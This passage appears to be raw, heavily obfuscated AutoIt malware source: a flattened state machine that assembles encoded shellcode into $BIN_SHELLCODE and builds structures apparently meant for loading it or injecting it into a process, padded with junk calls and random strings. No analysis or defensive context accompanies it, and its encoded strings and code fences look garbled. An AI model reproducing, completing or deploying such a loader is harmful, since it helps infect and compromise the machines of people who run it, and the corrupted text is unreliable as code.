2...54...5.9...53...6...62..." , " " ) )
$656182541 = 1477365537
ENDIF
IF $656182541 = 463618680 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3...5.3...53...6...61...5.7...5.3...4...6...5...6...6...6...61,2...57.5.8...5.5.3.5...2...5.
.4...4...61..." , " " ) )
DIM $HN16HU5KMQMZ3YMXMA4M = 2575191 + 4292344773 + 4291991878 + 1995746 +
4294436912 * 542630 + 2078330
$656182541 = 1577105263
PTR (318373 + 4291289985 + 4294495476 * 2306951 )
CHR (3915271 )
ENDIF
IF $656182541 = 467902548 THEN
LOCAL $SHELLCODE_STRUCT = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...50,5.7...5.7.5.9.3...5.9...3...58...5.6...60,5.7...60...5.5...60,5.8...5.9...56,60,
..57.5...7,56...6.0...55,5.9,58...5.9...54...6.0...5.7...5.9,5.8...55,61...5.5...5.5...5.9...5.
5...6.0,62...60...57...59...58...5.5...5.3,59...1...59...5.9...5.9...57...59...6...5.9,6.2...59...2,5
9...1...5.9...6.1...5.9...59,59,57...59...6...5.9...6.2...60...5.4...5.9...1...59...59...5.9...6.
.5.9...62...5.9...1,60...54...5.9...57...60...5.6...5.9...6...59...62,5.9...59...5.9...1...59...
5,59,57...60...5.6.6.0...54...59,6...5.9...62...5.9,59,5.9...57...59...5.9,6.0...56...6.0...5
4...59...6.0,60,5.6...58...2,55...5.5...5.5.3...5.5...5.9...55...5.3...5.5...5.7...59,55...5.
.9...6.2,59...5.5.7.3...55...53...55,59...55,53...55...5.5,58...4...55...5.5...55...3...5.5,5
3...55...5.7.5.9...3...6.0...5.3...58...5.6...5.9...6.1...5.9...58...59...3...59...3...5.9...5
6...5.9...6...59,57...59...5.8.5.5...62..." , " " ) ) )
CHR (2288460 )
$656182541 = 1859058315
ISBOOL (1174237 + 4294009768 )
ENDIF
IF $656182541 = 469934669 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,2...6.0...57...3...5.7...1...5.3...6.1,6.1...5.4,5...54...6,6...53...6...5.3...5...
3,5.3...56,5.3...1..." , " " ) )
$656182541 = 210168720
ENDIF
IF $656182541 = 496318929 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...6...6...6...6...6,61,6.2...53...54...6.1...58...3...53...53...6...61...57...62...54,5.3...
.5.6...53...53..." , " " ) )
$656182541 = 1223622893
DIM $C6927DFAOTKIC11K2YHD = 2117293
ENDIF
IF $656182541 = 543265363 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("4,5.6...61...56...2...6,1...5.7,53...53,53...5.3...5.3,53...5.3...5.3,60,5.9...5.9...2...61...
..2...57...5.5...5.3..." , " " ) )
DIM $81BMMJYAODEDSTEK5LKY = 3520351
$656182541 = 1921072536
WINEXISTS ("IAYHLV23fb2nE4J3yXYrI46I5pwnM" )
ENDIF
IF $656182541 = 586524435 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6...6,6...6...6,5...5.5...6,1,6.1...56...53,3,3...6.0...61...5.8,59,57...6...6...6...6..." ,
"..." ) )
$656182541 = 1453481599
ISBOOL (2037682 + 1703481 + 4293323427 )
ENDIF
IF $656182541 = 602321455 THEN
#region WuJTXvRqoS
$656182541 = 1079557876
CHR (1677329 )
ENDIF
IF $656182541 = 605510513 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57...5.4...61,6.2...57,4...6...53...5.6,2...3...61,6.0...3...4...3...6.1...2...6.0,2...56...3,61.
.2...57..." , " " ) )
ISBINARY (1090447 + 2514972 + 4293342371 )
$656182541 = 1368549586
DIM $HT5JQAC3UG1HEWGGIC5M =
"TCQoweL2f2VkwKsCFMsyFzjVHWTSfn6UdAYppu46AboNf7ilneL0LXftt4QKv3W26bg6Xcml
Sw"
DIM $OKNGEBKBFHQUD5UOTJGOW = 2833401 + 3416383 + 1558029 + 3447519 +
4294464966
ENDIF
IF $656182541 = 621304772 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61...1...5.3...53,5.3...5.3...5.3...53,6.1...5.6...6.0...4...6...57...53...53,53...6...6.1...
57...61,53...53,53...5.3..." , " " ) )
$656182541 = 696042996
```

```
PTR ("6YyVq040Ksg" )
STRING (1720008 * 3171788 )
ENDIF
IF $656182541 = 696042996 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,..53,5..3,..6..1,2,..62,..60,..1,53,53,..5..3,5..3,..53,5..3,61,..56,..5..9,58,..6,..5..7,..5
..3,..53,..5..3,..5..6." , " " ) )
CHR (600320 )
$656182541 = 543265363
ENDIF
IF $656182541 = 706340665 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..5,6,..6,6..0,..5..8,5..3,..3,6,..60,..58,..5..3,..6..1,..6,..5..8,..58,1,..57,61,..5..8,3,5..3,
5..3,..6" , " " ) )
ISPTR ("flwWiCf1jaKf" )
$656182541 = 1832168266
ISSTRING ("vcNvEOKh1dz17aW7b9rXS5BT0dokoobz9eBm1" )
ENDIF
IF $656182541 = 730792303 THEN
LOCAL $LPSHELLCODE = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,..5..7,..57,..5..9,3,..59,3,57,..5..6,..59,..54,59,..3,5..9,3,..5..5,..61,..5..55,..59,2
,..59,..58,..6..0,5..5,5..9,5,..5..9,..5..8,5..9,..3,5..6,..56,5..6,..55,..5..5,5..3,..5..5,5..3,
..5..5,..5..5,..60,..5..3,60,..5..7,60,55,..55,..5..5,..55,..3,5..5,53,..5..5,..55,5..8,..59,..5..9,..62,..
60,..55,60,..5..7,..6..0,..5..8,59,..5..4,..5..9,..3,..57,..5..4,..5..9." , " " ) ) &
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3,..59,3,..5..9,6,59,..56,..55,..5..5,..5..5,..3,55,..53,..55,..5..5,..5..9,..57,..60,..6..0,5..9
..6,..6..0,..55,..59,57,..5..5,..5..5,..55,3,..5..5,53,..5..5,..5,56,..53,55,..55,..55,..3,5..5,..53,..
55,..55,..5..9,..5..7,..60,..6..0,..59,..6,..6..0,55,..59,..57,..5..5,..5..5,55,3,..55" , " " ) ) &
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,..5..5,57,..5..9,5..5,5..9,..62,..59,5..57,..3,..55,..3,55,..5..3,..5..5,5..5,9,..5..7,..6..0
,..60,..5..9,6,..6..0,..55,..5..9,..5..7,..55,..5..5,..55,3,..5..5,..5..3,..55,..5..5,..5..6,..53,..6..
0,..6..1,..5..6,5..6,..56,5..3,..5..6,..53,56,..53,..5..5,..55,..5..5,..3,..55,..53,..5..5,..55,..5
..9,5..7,..60,..6..0,59,..6,..6..0,..5..5,..59,..57,..55,55,..5..5,..3,..5..5,..5..3,..5..5,..55,..56..
..53,..60,..6..1,..56,..5..7,..56,53,..5..5,55,..5..5,..62,..5..8,..2,5..5,..55,5..6,..5..3,..5..5,..
55,..58,4.." , " " ) ) ) )
$656182541 = 467902548
RANDOM (400706 )
DIM $DM7RDGGMGLMOK0Z2LQXB = 3867971
ENDIF
IF $656182541 = 737653776 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,..6..1,..53,..5..3,..61,..2,..57,..58,6,..6..1,..53,6,..2,..60,..53,..5..7,..6..0,53,..6..1,2,
53,5..7,..61,..56,..53." , " " ) )
ISPTR
("o4U5vhh6l7rH342w7pJmGnBfwAmqji2mGL2L3l0EHOObKeWCJK7ej8ubCNH540Wcfbeqccq
CWzfO2H9EsNTRHkXdIq0jpM4JR2LwGdEAt" )
$656182541 = 38669117
INT (1865668 )
ENDIF
IF $656182541 = 762027222 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61,..62,..5..7,58,..6,..61,..61,..5..8,..3,..5..3,6..0,..58,..56,2,6..1,5..8,..6,..6,..53,..6,61,..
..57,..55,56,..53" , " " ) )
$656182541 = 1479637702
ENDIF
IF $656182541 = 762656979 THEN
LOCAL $BINL = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,..5..0,5,7,..55,59,..62,5..9,..5..59,54,..6..0,55,..6..0,6..2,..5..7,..3,..5..9,..58,..59,5
,..55,..61,5..5,..5..7,..57,..5..5,..5..9,..6..2,5..9,..5..58,..6,..5..8,..5..6,59,..6..1,5..9,..58,..5..
9,..3,..5..9,..3,..59,56,..5..9,..6,59,..57,..5..9,5..8,..5..5,..62" , " " ) ) ) )
$656182541 = 730792303
DIM $CAMGNJEF896M8PJSWZ9I =
"pYwRgxNyGNTeEJEnm5bjHuCGZk9h2XY3jcnlZzgV1gBvnlCONekD79z4u016xFFU0Z5Cws
yWZqrB3hspRuCXlt6jLs19lkwwKRfXNarvQyOQS8anHLodc"
ISSTRING (3085209 + 1784653 + 4294103362 + 4291384977 )
ENDIF
IF $656182541 = 781366022 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..5..9,6..1,2,..57,..6..0,5..6,..3,..61,2,..57,..5..7,..5..6,..61,..60,..61,..53,..5..6,..3,..60,..6..1,
2,..5..8,..5..3,..5..5" , " " ) )
DIM $4LRCHHNOPAMSNB75SS1J = 3948 + 4291464061 + 935259 * 1062352 + 62929 *
3135618
$656182541 = 864731176
RANDOM (2145152 )
ENDIF
IF $656182541 = 784317271 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..5..5,7,..3,..6..0,..2,..6..2,..53,..5..7,3,..6..0,6..1,58,..6..0,..3,..6,6,..6,6,..6,5,..57,..6
1,..60" , " " ) )
$656182541 = 158308218
PTR (1349936 * 3223997 )
ISFLOAT (2509884 + 4292517608 + 4292032918 + 4291755693 )
ENDIF
IF $656182541 = 798922638 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..1,..2,5..3,60,..5..3,..56,5..7,5..8,..54,..5..3,5..8,..5..3,61,..2,..57,..6..0,..6,..6..1,5..3,..5..6,..
3,..56,..58,..53,..6" , " " ) )
$656182541 = 143550684
ENDIF
IF $656182541 = 800246788 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
```

```
("5..6,5..5...3...61...2...60,4,4,5..3...61...56...3...60...5..5...3...53...5..6,6,5...6,6,6..0,6..0...6...
,3.. " , " " ) )
$656182541 = 798922638
INT (1515389 )
ENDIF
IF $656182541 = 823793270 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...59...57,54...6..1...62...5..7,4...6...5..7...5..6...2...3...6..1...60...55...6..2,5...56...5..6...
..6...6...59...61...53" , " " ) )
$656182541 = 1508795126
ISSTRING ("5smjjm9nq8nSU2mjQTqVjtspt6CGINugHg" )
ENDIF
IF $656182541 = 836440117 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58,53...5..4...5..3...5..3...53...5..3...5..6,5..6...6...6...60...5..9,58,57...6...6...60...5...
8,5..4...5..3...58...5..6.. " , " " ) )
$656182541 = 269998012
ENDIF
IF $656182541 = 848901156 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..8...3...53,6..0...57...5..4...6..2,6..1...2...53...5..7...2...55...5..3,56...3...60...58...53...5
...6..1,61,5..5,6,6" , " " ) )
CHR (257452 )
$656182541 = 1718368979
ISPTR (2860008 + 789318 + 573977 + 4291086776 )
CHR (1034243 )
ENDIF
IF $656182541 = 856025391 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61...53...5..3...5..3,53...5..8...6..0...5..8...5..6...6...6,58...58...3,5..7...61...2...5..8...4...
..6...3...5...62,6" , " " ) )
DIM $U3KLV13LX9SHM4OJNJFY = 1378063
$656182541 = 836440117
ISSTRING ("J5bF4LeketafYOXmLJ8dOtmga1T2VYWqDHLc8mNaZd" )
ENDIF
IF $656182541 = 860380632 THEN
LOCAL $B = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2,35...4..0...27,44...51...2..0,41...19...4..6...4...35...4..0...33" , " " ) ) )
DIM $AQO5KZFTQPS5EC3MZPGU = 2453505 + 192974 + 4294077630 + 4291182303
$656182541 = 762656979
ISBINARY (1251333 + 4291503526 + 863704 * 2574263 )
DIM $VUDRKHMNPWYYTNTSV2HF = 296936 + 4293382210 * 3643448 + 3415560 *
2324144 + 4292672430 + 1814128 + 4292169687
ENDIF
IF $656182541 = 864731176 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...6..1...2,58...6..1,5..4,3...53...56,4...60...6..1...2...57...61...5..5...5..7...5..3,56...4...6,
61...2...57...53" , " " ) )
ISFLOAT
("L7H6IWiy3h2eleW4vfWzqMeNXxt6THcGRDh3ByhcBfCTEYxMXoe55K824jkAYBjJ0HEKO
a4QOwYHL5sI8RIeCgKgEo8soRn96236t" )
$656182541 = 1808850186
ISPTR ("qHWAq90KBhtNgT6yfAckB7jYLTbvplUwke0dte79BMpgQrW" )
ENDIF
IF $656182541 = 868457996 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...5..3,5..9...1,5..3...53...59,1...5..3,5..7...61...4...5..7,58...2...3...58...5..3,6..1...2,61,
5..8,2,57...6.. " , " " ) )
ISSTRING (2912355 + 1611821 * 3286816 + 4291133380 )
$656182541 = 2057237529
ENDIF
IF $656182541 = 871530397 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...53...5..3...6..1,4,61...5..8...5..4,53...6...3...6...6...6,58...53...6...6...58...58...5..6...
1...6..1...2... " , " " ) )
DIM $23EADCIYSCHT72VTENLB = "GNupzb7q9UTXTq"
$656182541 = 983205074
ISFLOAT (524470 + 4291556725 + 4292596246 )
ENDIF
IF $656182541 = 896046375 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,59...60...5..6...59,3...6..1...2...6..0...4...4...5..3,6..1...5..6,3...6..0,56...3...53...5..6,
6...5...61...2,53" , " " ) )
$656182541 = 1428652054
ENDIF
IF $656182541 = 937837217 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,6...6..1...57...57...58,5..3...5..5,5..3...53...5..3,5..9,1...5..7,5..3...59,61,53...53,
56...5..3,5..3...53,5..3.. " , " " ) )
$656182541 = 2069227035
DIM $BLHSRYGOKOCZL4195RDV = 3271304
ENDIF
IF $656182541 = 954977294 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58...5..7,5..7...6...6...6,6,6...1...4...5..7...5..8...62...57...6..1...6..2,61...58...57,6..1,6...
6,6,6" , " " ) )
MOD (939398 , 2378577 )
$656182541 = 61093985
PTR
("8QyJ2eB8wD3I67Ak6z7p9pewtDRaUAQww3mnCycmbXBB5OsM7L0E405TLcqyxBn5YfIc
```

```
UmRHxVomXLANldciJkCF8DLziNZIJGMyCq2V4shiLT" )
ENDIF
IF $656182541 = 983205074 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57...,4.5..4.5..3.3.6..0.6..1...,5..8,54...,53...,6...,3.6,..6...,6...,6,53...,60.,53...,5..3...,53...,5..
4.,5..3...,5..3...,6..1." , "." ) )
ISBINARY (853234 + 4294669970 )
$656182541 = 1364348677
ENDIF
IF $656182541 = 1014469933 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61,..2...,5..7...,5..9...,5..6...,57,..55,6..2.5..3...,57,..54...,6..2...,6..1,..2...,57...,4,6,5..3...,61,2,5..
.7,60,..5..6...,57...,53" , "." ) )
$656182541 = 469934669
CHR (2930591 )
ISBINARY
("ck5lqoqdt4PHMYFAFJEI9vXILkL4xn6fOalArhi0dJTVZS7C2szFhe9RxTlflWOG7j2LpfixaOhyM
cw3nibfXA8Kb2dlHcnQ4LXOZunXjbEC6JeuVQ2DvJ" )
ENDIF
IF $656182541 = 1027989821 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...,60...,3.5..4...,5..59...,5..3...,57,53...,5..6,.,5..3...,6..1...,2...,3...,59...,5..5,58...,53.,
53...,5..3...,5..3...,53...,5..3...,6" , "." ) )
$656182541 = 1138660241
DIM $JZ7BBEAOSE34N5VFNAY =
"n2kTuusqEHT0WJmHaEfDgNL9IhNHKOMklsw6WSgjR7mFjeBvlxEjuULIqlkmQVQZ4IqCnpV
rx5vjAfZEqS8mkC"
ENDIF
IF $656182541 = 1032281943 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61,..6..1...,6..2...,5..7...,4...,6...,5..3,4...,5..4...,6..1...,5..6,2...,3,61,..6..0...,5..5,..2...,2...,6
..1,..2...,57,4...,6...,57" , "." ) )
ISFLOAT (2686755 + 4291363587 + 4291191705 )
$656182541 = 1469834065
ISPTR (543575 + 4294142473 )
ENDIF
IF $656182541 = 1038131997 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..6...,56...,6,6...,3,60,57...,58...,5..3,5..3...,54,53,53,5..3...,5..3...,53,53...,5..8,..6..0...,6...,6..
.6..0...,5..8,4" , "." ) )
STRING ("lwQGxWDOBTBVzJku" )
$656182541 = 1295546840
ENDIF
IF $656182541 = 1048715572 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..8...,3..6..1,..6..1...,5..6...,6...,5,53...,5..5,6,6...,2..57...,2,5..8...,5..8...,61,..6...,6...,6...,6...
.6...,53,..6." , "." ) )
$656182541 = 1700940958
ISFLOAT (3843284 + 4293224952 + 2601517 + 4294039111 )
ENDIF
IF $656182541 = 1051260188 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..8...,5..3,6..1,60...,55...,5...,60.,56...,5..6...,3..53.,58,6.,58.,5,5..8...,2...,6..1,2,5...,5..8,5..
8...,4,3...,55." , "." ) )
DIM $JXTJ1UNSTCBQ78JFRH80 = 853762
$656182541 = 737653776
INT (57263 )
ENDIF
IF $656182541 = 1053930317 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3...,6..1...,6..2...,61...,5..8.,58,5..3...,6...,6,6...,6...,6..1...,4,5..7...,5..8,3...,3...,60...,6
..1...,5..8.,59.,5..3." , "." ) )
DIM $52HVPETTXWBB6HEABBNH = 3122445
$656182541 = 586524435
DIM $3BZGTR5MGIJLTEWWULXV = "Wis2l2ntZ9KBmkr40cVFs"
ENDIF
IF $656182541 = 1061461686 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..62...,5..8...,3.5..3...,57,53,61,..4...,5..7,..4,62...,3...,5..8...,54.,5..8...,5..3...,6...,6...,6..0...,60.
.5,57...,61,2" , "." ) )
INT (3321565 )
$656182541 = 602321455
ISPTR ("rhi2h0gOVZStRjHjGuEC4JMo1lpcCZTB4CSDttdBXl" )
ENDIF
IF $656182541 = 1070530058 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,5..3...,53...,5..3...,5..3...,53...,53...,61...,2..60,5..9...,53...,3..,61,2,60...,59.,53,3,6..1...
2,5..6...,5..9...,61,2" , "." ) )
WINEXISTS ("SOIYr6BRD3a5JeL6gqyo2e0nqdOTISA1t4tWn4k8ba" )
$656182541 = 39019882
INT (545323 )
ISBOOL
("HKNCNZ8HnqTxWCiLOVormgzM2fy4il6j933qOBOHOv6SsLn7jGm7tLakBKlizeZctly2J26nf
RMOjS3p1BUK89Z7rBfn0ghK6" )
ENDIF
IF $656182541 = 1079557876 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57...,6..0...,5...,6..1...,53...,56,57...,58,..6,61...,5..8...,5..3...,6...,6,60...,5..8,4...,6..1...,6...,6...,5.
.8...,5..8...,3...,3...,6..1" , "." ) )
ISPTR ("xrJ91MyWrrCHvR8tYerTAJiWTx9lc3qtkbFdCb9hmH" )
$656182541 = 1396856746
```

```
ISBINARY (1977577 + 1084610 + 3281510 )
ENDIF
IF $656182541 = 1082073854 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..,6,60..,59,57,..5..8..,5..3....,6..,2...6..0....,57...57...57...1...53...6..1,59,59,..61,..58....,3,53,..
6..0....,57...5..5" , " " ))
MOD (2012800 , 3375319 )
$656182541 = 369187565
DIM $W2AIXTK51WEMG3E8IE2J = 1651781
CHR (1030540 )
ENDIF
IF $656182541 = 1131844544 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,6...61....,5..8...5..9...54...53....,55...5..3,5..3,5..3....,59,1...5..7....,53...5..9...6..1...5..3,
..5..3....,56,5..3...5..3...53...5..3" , " " ))
$656182541 = 1745262236
RANDOM (734950 )
ENDIF
IF $656182541 = 1138660241 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,6..0,5..7...53,2,3...54...5...6..1....,5..4,61...56...56,6...53...6..1...5..4...5...59,6...6,6....,6...
6...6.. " , " " ))
$656182541 = 1924764602
ISSTRING ("ooyvU1D3QrWTsNLhl2n" )
ENDIF
IF $656182541 = 1196440215 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61...2...6..0...5..9...5..4...6..1....,61...6..2...60...5..8,2...61...61,6..2,60....,4...3...61,5..9...57,6..
1...2...5..6...58...56" , " " ))
$656182541 = 1070530058
RANDOM (1581921 )
PTR (3137932 + 4294245099 + 4293345740 * 1588072 )
ENDIF
IF $656182541 = 1203322726 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3....,5..3...58...58...61,2....,5...3,58,5..9...58....,6..0...6..1...2...60,4....5..3,6..1,56...5..6...6...
..59...5..8...60,5.. " , " " ))
DIM $FKYO6DIFJLDGZGEVC3EL = 967967
$656182541 = 113519199
RANDOM (1893247 )
ENDIF
IF $656182541 = 1205248241 THEN
LOCAL $HANDLEFROMPID = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...50...57...5..7...5..9....,3...5..9....,3,57...56...5..9...5..4,5..9...3...5..9....,3,5..5...6..1....
5..5....,5..5....,5..9....,2...59,58...6..0,55...5..9...5...5..9...5..8...5..9...3...5..6....,5..6...56...55...
..5..5,5,59...57...5..9....,3...59...3...55...5..5....,55...3...55...5..3...55...5..5...59...61...59...5..5,
4,59...5...59...5..7...5..9...3...59...5..8,55....5..5...5..5,3...5..5...5..3,55,55...5..7...6,60...5..5,
3,5..9...58...5..9,5...58...5..3...60...5..5...5..9,6,5..9,56...5..9,5..8...60,56,6..0...5..6...55,55...5
5,3,5..5...5..3...5..5,55...59,57...60...6..0...59...6...60,55,59...57...55...5..5,55,3...5..5,53,5...
5,5..5,56...5..3...6..0...61...5..6,5..3...56...5..3...5..6...54...5..7,59...56...53...5..7...5..9...57...
5..9...5..7...5..9...5..5...55,55...3,5..5...53,55,5..5...5..9,5..5...5..9...6,5..9...6...5..9...3,55,5..
5...55...3...5..5...5..3,55,55,56,53...55...5..5,55...3...5..5...53...55...55,5..9...57...6..0...
6..0...5..9...6...6..0,5..5...59...5..7...5..5...5..55...3,55...5..3,5..5,5..7...58,5..5,59,58...60...
57...5..8,2,55...55,56...5..3,5..5,55...5..8...4...55...6..2,5..8,2...55...5..5...56,5..3...55...5..5
...5..8...4" , " " ))))
$656182541 = 1723957288
ISBOOL (1357373 + 756108 + 90066 )
WINEXISTS ("bTKFe1NOEkKZc3zN8atXTiFYDFI" )
ENDIF
IF $656182541 = 1207367525 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58...2....5..7,6...3...6....6...6...6,61...56,3...53...5..3,61...58,5..3...6...6...6..0...5..8...4....6
1...6...6" , " " ))
$656182541 = 1253993868
ENDIF
IF $656182541 = 1223622893 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...53....57...5..9...61...56...6,5...53,5,60...3,4...55,61,2...4...6,59...1...54...53...6..1...4
...57.. " , " " ))
CHR (1807614 )
$656182541 = 1569955931
ENDIF
IF $656182541 = 1253993868 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..8...58...4...5..7...6..1,5..8...3...53...53...6...6..1...5..7,5..6,3...6...5...6,6,6...6...61,2...
57...59,5,5" , " " ))
ISSTRING (2236803 * 1552509 + 3628622 )
$656182541 = 1587018324
ISSTRING (828572 + 2230834 )
ISBINARY (1748020 + 4291756790 )
ENDIF
IF $656182541 = 1270739258 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6....6...6...6...6...62...56...2,1...6..2,57,53...5..6...3...60...6..1...58...60...6..1...6,6,6...6
...6.. " , " " ))
$656182541 = 784317271
ISPTR (600974 * 3910146 * 3137530 )
ENDIF
IF $656182541 = 1279551750 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
```

```
("5,6,..5,..6,6,...6,6,61,4,..57,..58,..62,..3,..5.8,..53,..5.9..1,..53,5.5,..6,..60,..5.9,...5.8,5.
.7" , " ." ) )
PTR ("IUWdmz0U9HwEy9VILjGs3x7UMv" )
$656182541 = 180257576
DIM $XK4UDAFBGUKU9WEC9LKK =
"s7tXXbA1wo1RGItDNRUGhAHTN77H2drgHEnJHpzOkTFtcBnU8uD0Nu1y"
ENDIF
IF $656182541 = 1295546840 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6.1,..6.6,...58,...5.8,..3,..5.3,...6.1,..62,57,...5.8,6,61,..61,..5.8,..3,..5.3,...60,58,...5.4.
.5.7,..59,..61,5.3..53" , " ." ) )
PTR
("8sZJK9ef3gBu17RcyKFUX4S5ABmMZ9yzuWmzQTBiNfocFWxkVlHtteeJ3jiXAq4Sb9fUqvQ
ieKiYD35QYCCX0gaRi0WJsNRxkGaFRM39" )
$656182541 = 856025391
MOD (2907010 , 3741157 )
ENDIF
IF $656182541 = 1296565717 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1,...5.3.,2,6.1,..62,...61,...5.8.,55,.57,..6,..6....6,..6,6..6.1,..4.,57,..58,2,..5.3,6.1..,
62,...6.1,58" , " ." ) )
$656182541 = 2022545531
DIM $158XLAJGZZ3VN72Z8KJC = 1150284
ENDIF
IF $656182541 = 1300820860 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57,..5.3.,59,.57,...5.3....6.1....53,..56,6.1.,53,..5.3,..6.0,5.8,6,...1,..55,..2,..3,..5.4,58,.
.4....3....5.5....53....5.7.." , " ." ) )
$656182541 = 1203322726
ISPTR
("OTJeOeGtbBzylZZkKjhYDYyuZzdRLTSYU9UkkJrX2Njhc22bBKrJMGw1tpopbZSrULOJfNab
1u6ZNqr6HboaBhkmM214ubWc62xzn" )
ENDIF
IF $656182541 = 1318416169 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..3.,6,6,..6,..6,...58,..5.3,..6....6,..60,58,.4.,3,..6....6,5.8,..58,..62,...53,61,..5.8,..3,53
,..53.." , " ." ) )
$656182541 = 100830152
MOD (2861522 , 1236259 )
MOD (189487 , 3886347 )
ENDIF
IF $656182541 = 1330478138 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6.1.,.3,5..6.1,5.9...6,..54,..61..5.3,..4..6.1....6.2..61....5.8..5.8,5.7,6,...6....6,..6,6..6
....61,..2,5.7" , " ." ) )
$656182541 = 1048715572
ISFLOAT (2452762 + 4291149395 + 3191120 )
ENDIF
IF $656182541 = 1364348677 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2,..60,54,5.6,..3,..5.3,56,..6,..5.4..,53..6,...2,..6.0..,57,..5.9,..54...57,6.1,6.2,..6.0,4,..6..,
61,61,62" , " ." ) )
WINEXISTS
("V21SpfAAmz1LfoY6btXBocW7WuUaEH2VSMBjgJB4kqMmKZ1H9jOFVBNTg364uz5NGf3
CmNZB22r8ylw6Dlbv2w9q8SdmNGIUu8OE6xuvtn" )
$656182541 = 411711931
ISFLOAT
("G9AjyJWjgMDDKMXutGMA41af1OcNThgsyFOOgzuUmFyt40VQAsIMd3MQ8vrTHhA8" )
DIM $E7HO3L2NXBRKA4VNZHDO = 2037021
ENDIF
IF $656182541 = 1368549586 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58,6,..61,53,..56,..6,2,61,..5.6,60,..4,5,...3....53,..5.3..6.1,..62,..5,7....6.0,5.6....57,..5.3
